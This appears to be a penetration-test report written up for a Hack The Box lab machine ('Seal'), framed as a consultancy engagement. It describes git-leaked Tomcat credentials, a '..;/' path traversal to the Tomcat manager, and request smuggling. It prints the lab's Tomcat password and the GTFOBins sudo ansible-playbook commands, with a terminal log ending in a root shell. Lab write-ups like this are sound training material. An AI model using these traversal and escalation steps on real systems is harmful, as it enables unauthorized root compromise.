CARACETTI SECURITY

LOSTAR INFORMATION SECURITY INC.

Security Assesments Findings Report

Business Confidential

Date: 03 September 2021

Project: CS-20210002

Version: 1.0

Table of Contents

Confidentiality Statement

This document is the exclusive property of Lostar Information Security INC. and Caracetti Security LLC. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both Lostar Information Security INC and Caracetti Security LLC.

Lostar Information Security INC may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. Caracetti Security LLC prioritized the assessment to identify the weakest security controls an attacker would exploit. Caracetti Security LLC recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Contact Information


Name	Title	Contact Information
LOSTAR INFORMATION SECURITY INC.		
Hakkı Yüce	Red Team Lead	Linkedin: linkedin.com/in/h4yuc3/
CARACETTI SECURITY LLC.		
Mert Karaca	Cyber Security Consultant	Email: mrtkrc41@gmail.com

Assessment Overview

From 2021 August 31nd, 2021 to September 7th, 2021, Lostar Information Security INC engaged Caracetti Security LLC to evaluate the security posture of its infrastructure compared to current industry best practices that included an internal network penetration test. All testing performed is based on the *OWASP Testing Guide (v4) and customized testing frameworks*.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

Internal Penetration Test Roleplayed Capture The Flag Competition

An internal penetration test emulates the role of an attacker from inside the network. A tester will scan the network to identify potential host vulnerabilities and perform common and advanced internal network attacks, such as: LLMNR/NBT-NS poisoning and other man- in-the-middle attacks, token impersonation, kerberoasting, pass-the-hash, golden ticket, and more. The engineer will seek to gain access to hosts through lateral movement, compromise domain user and admin accounts, and exfiltrate sensitive data.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0 - 10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0 - 8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderete	4.0 - 6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1 - 3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Factors

Risk is measured by two factors: Likelihood and Impact:

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

Scope

Assesment	Details
Internal Penetration Test Roleplayed Capture The Flag Competition	seal.htb: 10.10.10.250

Scope Exclusions

Per client request, Caracetti Security LLC did not perform any of the following attacks during testing:

- Denial of Service (DoS)

All other attacks not specified above were permitted by Lostar Information Security INC.

Client Allowances

Lostar Information Security INC provided Caracetti Security LLC the following allowances:

- Internal access to network via https://app.hackthebox.eu/machines/358 and port allowances.

Executive Summary

Caracetti Security LLC evaluated Lostar Information Security INC's internal security posture through penetration testing from August 31st, 2021 to September 7th, 2021. The following sections provide a high-level overview of vulnerabilities discovered, successful attempts, and strengths and weaknesses.

Scoping and Time Limitations

Scoping during the engagement did not permit denial of service across all testing components. Time limitations were in place for testing. Internal network penetration testing was permitted for seven (7) business days.

Testing Summary

The network assesment evaluated Lostar Information Security INC's internal network security posture. From an internal perspective, Caracetti Security team performed vulnerability scanning against requested IP provided by Lostar Information Security INC to evaluate the overall patching health of the network. Caracetti Security team also performed common attacks and evaluated other potenatials risks, such as open file shares, directory travelsal between pages and sensitive information disclosure to gain a complete picture of the network's security posture.

Caracetti Security team discovered OpenSSH, nginx and Apache Tomcat services on server. There were two web applications running on the server, a git application and an e-commerce application.

In the first place, we navigated to the git application and looked for potential information disclosured among the codes. After some browsing, we found some credentials in the previous commits in the git application which created from user named "Luis". These critical credentials we found enabled us to reach the Apache Tomcat service, which keeps the Seal Market application running on another port/service. We were also able to log into this users(Luis) git account with the password included in these user credentials.

After the directory fuzzing process we did to Seal Market application, we discovered many directories, including the Apache Tomcat service. With the user credentials included in the commits made by the "Luis" user, we managed to get into the Apache Tomcat service. We discovered that the Apache Tomcat version is out of date and there is a directory traversal vulnerability via reverse proxy mapping vulnerability that allows us to navigate between folders. With this vulnerability, we discovered a page where we can upload and execute malware inside the operating system with the Apache Tomcat service. In first attempt Apache Tomcat did not give us permission to upload a file to the system, but we managed to succesfully upload the file by manipulating request with the HTTP Request Smuggling vulnerability.

After these processes, we succesfully acquired a shell in the operating system as user "tomcat" and we started working to see how far we could go by leveraging our privileges. With this acquired shell, navigating inside the operating system and running arbitrary codes is one of the ultimate goals of the attacker. After some research we obtained the ssh credentials that will allow us to establish an ssh connection to another user named luis in the tomcat user with the unnecessarily given privileges.

We established a connection to this newly found user with these credentials we obtained. We noticed that by running one of the most basic codes an attacker would do to escalate a privilege on this machine, the luis user could also run an application with root user privileges. What makes this privilege escalation vulnerability we found more critical and important than the previous one is that the implementation complexity of this new vulnerability is very fast and simple and since the privileges obtained this time are those of the root user, which leads attacker to gain full authority in the system.

Ultimately, Caracetti Security team was able to find user credentials, leveraged privileges to move laterally through the network until landing on a machine that has a root credential. The testing team was able to use this credential to log into the root user and compromise the entire system.

For further information on findings and full walkthrough of the path to root, please review Technical Findings section.

Tester Notes And Recommendations

Testing results of the Lostar Information Security INC network showed us many of the findings and vulnerabilities are caused by not sanitizing critical information such as git commits, insufficient updates on services and system misconfiguration which leads attackers by-passing pages with just changing the HTTP requests.

During testing, three constants stood out; unsanitized credentials, insufficient updates and system misconfigurations. The exposed credentials led to initial compromise of accounts and with insufficient updates Caracetti Security team gained first footholds in the system. The presence of misconfigured and unnecessarily given privileges is backed up our team to gain privilidged authorization on system.

As Caracetti Security team, we would like to draw attention to the sanitization of the codes especially in the services such as git and other documents. Without these credentials forgotten in git commits, an attacker's job would be much more difficult.

Misconfigured system and unsterilized informations led to the compromise of machine within the network. We recommend that the Lostar Information Security team review the patching recommendations made in the Technical Findings section of the report along with reviewing provided Nessus scans for a full overview of items to be patched. We also recommend that Lostar Information Security improve their patch managament policies and procedures to help prevent potential attacks within their network.

On a positive note, when we tried to go to any page except fort he pages we are authorized, we encountered HTTP 4** codes and were unable to view the content. Although it does not completely prevent us from roaming through these pages, it is a good start. Additional guidance has been provided for findings in the Technical Findings section.

Overall, Lostar Information Security network performed expected for this penetration test. We recommend that the Lostar Information Security team thoroughly review the recommendations made in this report, patch the findings and re-test annually to improve their overall internal security posture.

Key Strengths and Weaknesses

The following identifies the key strengths identified during the assesment;

1. There is a mechanism that will prevent low privileged users from uploading files in Apache Tomcat.
2. Web application runs as low privilidged user.
3. The passwords discovered within the system generally were complex and would have been difficult to crack without an information disclosure.

The followind identifies the key weaknesses identified during the assesment;

1. Although the passwords discovered in the system are complex and difficult to crack, users can create passwords that are easy to crack during registration and there is no mechanism to prevent this.
2. Within the Git application, the credentials of both a Git user “Luis” and a user accessing the Apache Tomcat service were in cleartext.
3. There is a page redirection to prevent un-authenticated navigation, but insufficient and can be by-passed.
4. Misconfiguring files that are not supposed to run with root user privileges by low-privileged users, leads to privilege escalation.
5. Outdated services in the system led the Caracetti Security team to succesfully compromise the system.

Vulnerability Summary & Report Card

The following tables illustrate the vulnerabilities found by impact and secommended remediations:

Internal Penetration Test Findings

4	4	1	1	1
Critical	High	Moderate	Low	Informational

Finding	Severity	Recommendation
Internal Penetration Test		
VLN-001: Information Disclosure: Apache Tomcat Credentials	Critical	Sanitize all commits and documents from credentials and other critical information.
VLN-002: Directory Traversal via Proxy Mapping	Critical	Update services and do not serve the web pages to unauthenticated users.
VLN-003: Misconfigured Sudo Rights User: Luis	Critical	Do not grant low-privilege users access to high-privilege files and directories.
VLN-004: HTTP Request Smuggling	Critical	Prevent users from manipulating HTTP requests.
VLN-005: Insufficient Password Policy	HIGH	Strengthen password complexity with recommendations in Technical Findings section.
VLN-006: Information Disclosure: Git Credentials	HIGH	Sanitize all commits and documents from credentials and other critical information.
VLN-007: Misconfigured Sudo Rights User: tomcat	HIGH	Do not grant low-privilege users access to high-privilege files and directories.
VLN-008: Unhashed Credentials in HTTP Request	HIGH	Hash the username and password in the HTTP request.
VLN-009: Insufficient Patch: Apache Tomcat	MEDIUM	Update to the latest software version.
VLN-010: HTTP Basic Authentication Usage: Apache Tomcat	LOW	Do not use HTTP Basic Authentication and develop a login mechanism instead.
VLN-011: Insufficient Patch: ngnix	INFORMATIONAL	Use the latest but stable version.


Technical Findings

Internal Penetration Test Findings

Finding VLN-001: Information Disclosure: Apache Tomcat Credentials (Critical)

Description:	Lostar Information Security keeps Apache Tomcat password in cleartext in the Git service.
Risk:	Likelihood: Very High - Since all credentials in cleartext and not even needed for hash cracking, this information is easily accessed by the attacker.
	Impact: Very High - With that password and default username, Caracetti Security team infiltrated Apache Tomcat service which lead other critical vulnerabilities.
Tools Used:	Chrome browser
References:	https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure

Evidence



seal.htb:8080/root/seal_market/blob/ac210325afd2f6ae17cce84a8aa42805ce5fd010/tomcat/tomcat-users.xml

[redacted]

luis on 5 May 2 KB Adding tomcat configuration

```
<?xml version="1.0" encoding="UTF-8"?>
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">
<!--
  NOTE:  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary. It is
  strongly recommended that you do NOT use one of the users in the commented out
  section below since they are intended for use with the examples web
  application.
-->
<!--
  NOTE:  The sample user and role entries below are intended for use with the
  examples web application. They are wrapped in a comment and thus are ignored
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!.. ..> that surrounds
  them. You will also need to set the passwords to something appropriate.
-->
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
-->
<user username="tomcat" password="42MrHBf*z8{Z%" roles="manager-gui,admin-gui"/>
</tomcat-users>
```

Information Disclosure; Tomcat login credentials

Figure 1: Information disclosure in Git application.


Remediation

Sanitize or delete the suggested commit in Git application. For full mitigation and detection guidance, please reference the MITRE guidance here.

Finding VLN-002: Directory Traversal via Proxy Mapping (Critical)

Description:	Caracetti Security team succesfully navigated between through the blocked files with
Risk:	Likelihood: High - A skilled attacker could easily exploit this vulnerability. In some parts, attacker does not even need a tool other than the browser.
	Impact: Very High - This vulnerability leads attacker to a menu within Apache Tomcat where attacker can install malware on the operating system and execute it.
Tools Used:	Chrome browser, Burpsuite
References:	https://capec.mitre.org/data/definitions/126.html

Evidence



Not secure | seal.htb/manager/status/html

[redacted]

Server Status

Manager			
List Applications	HTML Manager Help	Manager Help	

Server Information

Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture
Apache Tomcat/9.0.31 (Ubuntu)	11.0.11+9-Ubuntu-0ubuntu2.20.04	Ubuntu	Linux	5.4.0-80-generic	amd64

OS

Physical memory: 3936.08 MB Available memory: 2593.30 MB Total page file: 2046.99 MB Free page file: 2046.99 MB Memory load: 35
Process kernel time: 19.57 s Process user time: 65.29 s

JVM


Free Memory: 29.64 MB Total Memory: 75.00 MB Max Memory: 986.00 MB

Memory Pool	Type	Initial	Total	Maximum
G1 Eden Space	Heap memory	8.00 MB	46.00 MB	-0.00 MB
G1 Old Gen	Heap memory	54.00 MB	27.00 MB	986.00 MB
G1 Survivor Space	Heap memory	0.00 MB	2.00 MB	-0.00 MB
CodeHeap 'non-nmethods'	Non-heap memory	2.43 MB	2.43 MB	5.55 MB
CodeHeap 'non-profiled nmethods'	Non-heap memory	2.43 MB	5.50 MB	117.22 MB
CodeHeap 'profiled nmethods'	Non-heap memory	2.43 MB	14.12 MB	117.21 MB
Compressed Class Space	Non-heap memory	0.00 MB	3.24 MB	1024.00 MB
Metaspace	Non-heap memory	0.00 MB	32.99 MB	-0.00 MB

"http-nio-127.0.0.1-8000"

Max threads: 200 Current thread count: 10 Current threads busy: 1 Keep alive sockets count: 1
Max processing time: 569 ms Processing time: 25.203 s Request count: 107801 Error count: 107595 Bytes received: 0.00 MB Bytes sent: 76.83 MB

Figure 2: Before using the path traversal vulnerability.



Hack The Box :: Hack The | /manager | seal_market/tomcat/tomc | Updating tomcat configur | seal_market/tomcat/tomc

Not secure | seal.htb/manager/status/..;/html

[redacted]

Tomcat Web Application Manager

Message:	OK

Manager		
List Applications	HTML Manager Help	Manager Help

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	2	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/rce	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Deploy

Deploy directory or WAR file located on server

Context Path:
Version (for parallel deployment):
XML Configuration file path:
WAR or Directory path:
Deploy

WAR file to deploy

Select WAR file to upload Choose File No file chosen
Deploy

Configuration

Re-read TLS configuration files

Figure 3: After using the path traversal vulnerability.


Remediation

Update current Apache Tomcat and nginx services to latest stable versions and do not serve this pages to unauthenticated users. For full mitigation and detection guidance, please reference the MITRE guidance here.

Finding VLN-003: Misconfigured Sudo Rights User: luis (Critical)

Description:	Caracetti security team managed to gain root user privileges with the wrong sudo privileges given to the user "luis" and gained total authority in the system.
Risk:	Likelihood: Very High - The attacker can do this very quickly due to the complexity of its implementation being very fast and simple.
	Impact: Very High - Since the root user is exposed with these privileges, the attacker can execute any command on the system.
Tools Used:	sudo, ansible playbook, GTFO bins
References:	https://cwe.mitre.org/data/definitions/250.html


Evidence



```
luis@seal:~$ sudo -l
Matching Defaults entries for luis on seal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User luis may run the following commands on seal:
    (ALL) NOPASSWD: /usr/bin/ansible-playbook *
luis@seal:~$ ls -la /usr/bin/ansible-playbook
lrwxrwxrwx 1 root root 7 Mar 16  2020 /usr/bin/ansible-playbook -> ansible
luis@seal:~$ 
```

Figure 4: Executing sudo -l command to basic enumeration for super user privileges.



Shell

It can be used to break out from restricted environments by spawning an interactive system shell.


```
TF=$(mktemp)
echo '[{hosts: localhost, tasks: [shell: /bin/sh </dev/tty >/dev/tty 2>/dev/tty]}]' >$TF
ansible-playbook $TF
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp)
echo '[{hosts: localhost, tasks: [shell: /bin/sh </dev/tty >/dev/tty 2>/dev/tty]}]' >$TF
sudo ansible-playbook $TF
```

Figure 5: Finding malicious code to escalate privileges.



```
luis@seal:~$ sudo -l
Matching Defaults entries for luis on seal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User luis may run the following commands on seal:
    (ALL) NOPASSWD: /usr/bin/ansible-playbook *
luis@seal:~$ ls -la /usr/bin/ansible-playbook
lrwxrwxrwx 1 root root 7 Mar 16  2020 /usr/bin/ansible-playbook -> ansible
luis@seal:~$ TF=$(mktemp)
luis@seal:~$ echo '[{hosts: localhost, tasks: [shell: /bin/sh </dev/tty >/dev/tty 2>/dev/tty]}]' >$TF
luis@seal:~$ sudo ansible-playbook $TF
[WARNING]: provided hosts list is empty, only localhost is available. Note that the implicit localhost does not match 'all'

PLAY [localhost] *************************************************************************************************************************************

TASK [Gathering Facts] *******************************************************************************************************************************
ok: [localhost]

TASK [shell] *****************************************************************************************************************************************
# id
uid=0(root) gid=0(root) groups=0(root)
# 
```

Figure 5: Executing the commands and full walkthrough of this privilige escalation process.

